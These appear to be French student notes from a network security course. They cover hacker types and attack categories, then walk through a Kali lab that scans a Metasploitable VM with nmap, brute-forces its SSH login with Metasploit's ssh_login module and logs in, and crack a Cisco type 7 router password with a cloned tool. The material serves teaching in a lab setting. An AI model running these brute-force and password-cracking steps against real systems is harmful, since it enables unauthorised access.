

CR1

Flow des notions

- Type de Hackers



BLACK HAT
Malicious hacker



WHITE HAT
Ethical hacker



GREY HAT
Not malicious, but not always ethical



GREEN HAT
New, unskilled hacker




BLUE HAT
Vengeful hacker




RED HAT
Vigilante hacker

- Evolution des outils de securite et d'attaque



- TYPES D'ATTAQUES RÉSEAU
 - Attaques de reconnaissance
 - Attaques d'accès
 - Attaques DoS
- LA CHAÎNE DE FRAPPE DANS LA CYBERDÉFENSE



Plateforme KALI

preparation d'exploitation

```
'service postgresql start'
```

```
'msfconsole' outil pour exploiter kali
```

```
'help' -- manual.
```

```
'use exploit/chemin/something'
```

```
'show options' montrer tous les parametres de la methode
```

```
'show info'
```

```
nmap.org
```

```
'nmap -sV -T4 -O -F --version-light 192.168.1.1'
```

► show more

hacked de quelques ports

- FTP
- SSH

i. l'installation du systeme vulnerable

```
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 00:0c:29:30:cb:56  
          inet addr:192.168.1.134  Bcast:192.168.1.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe30:cb56/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:408218 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:383832 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:184795625 (176.2 MB)  TX bytes:23423328 (22.3 MB)  
          Interrupt:17 Base address:0x2000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:1216 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:1216 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:564925 (551.6 KB)  TX bytes:564925 (551.6 KB)  
  
msfadmin@metasploitable:~$ _
```

ii. ajouter mots de passe dans la dic

```
kali@kali: /usr/share/metasploit-framework/data/wordlists$  
File Actions Edit View Help  
USER_FILE      false      no      File containing usernames, one per line  
VERBOSE        false      yes     Whether to print output for all attempts  
  
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.1.134  
RHOST => 192.168.1.134  
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 4  
THREADS => 4  
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true  
VERBOSE => true  
msf6 auxiliary(scanner/ssh/ssh_login) > exploit  
[*] Error: 192.168.1.134: Metasploit::Framework::LoginScanner::Invalid Cred  
inScanner::SSH)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/metasploit-framework/data/wordlists/root_userpass.txt  
userpass_file => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt  
msf6 auxiliary(scanner/ssh/ssh_login) > run  
[*] 192.168.1.134:22 - Failed: 'root:'  
[*] No active DB -- Credential data will not be saved!  
[*] 192.168.1.134:22 - Failed: 'root:root'  
[*] 192.168.1.134:22 - Failed: 'root:cisco'  
[*] 192.168.1.134:22 - Failed: 'root:Next'  
[*] 192.168.1.134:22 - Failed: 'root:Next'  
[*] 192.168.1.134:22 - Failed: 'root:admin'  
[*] 192.168.1.134:22 - Failed: 'root:attack'  
[*] 192.168.1.134:22 - Failed: 'root:ax480'  
[*] 192.168.1.134:22 - Failed: 'root:bagabu'  
[*] 192.168.1.134:22 - Failed: 'root:blablaba'  
[*] 192.168.1.134:22 - Failed: 'root:blender'  
[*] 192.168.1.134:22 - Failed: 'root:brightmail'
```

iii. recuperer le compte

```
msf6 auxiliary(scanner/ssh/ssh_login) > run  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/ssh/ssh_login) > run  
[*] 192.168.1.134:22 - Failed: 'root:'  
[*] No active DB -- Credential data will not be saved!  
[*] 192.168.1.134:22 - Failed: 'root:root'  
[*] 192.168.1.134:22 - Failed: 'root:cisco'  
[*] 192.168.1.134:22 - Failed: 'root:Next'  
[*] 192.168.1.134:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(admin),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(padman),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'  
[*] Command shell session 2 opened (192.168.1.133:39245 -> 192.168.1.134:22) at 2021-01-11 07:53:52 -0500
```

iv. login Rlogin

```
(kali@kali)-[/usr/share/metasploit-framework/data/wordlists]  
$ rlogin -l msfadmin 192.168.1.134 127 x  
msfadmin@192.168.1.134's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Mon Jan 11 04:48:12 2021  
msfadmin@metasploitable:~$
```

3. SMB

secu de routeur

crack mot de passe de routeur (kali)

```
'enable password cisco'
```

```
'service password-encryption' This command obscures all clear-text passwords in the configuration using a Vigenere cipher.
```

```
'git clone https://github.com/theevilbit/ciscot7.git' c'est pour un logiciel linux de craquer le mdp de routeur cisco 7. Excuter la commande suivant dans le terminal. 'python ciscot7.py -d -p lechainchiffre'
```

AUGMENTER LA SÉCURITÉ D'ACCÈS

'line console 0' pour configurer le mode de console qui est connecté directement sur le routeur

vty aka virtual teletype cest pour la tele-connexion telnet ou SSH.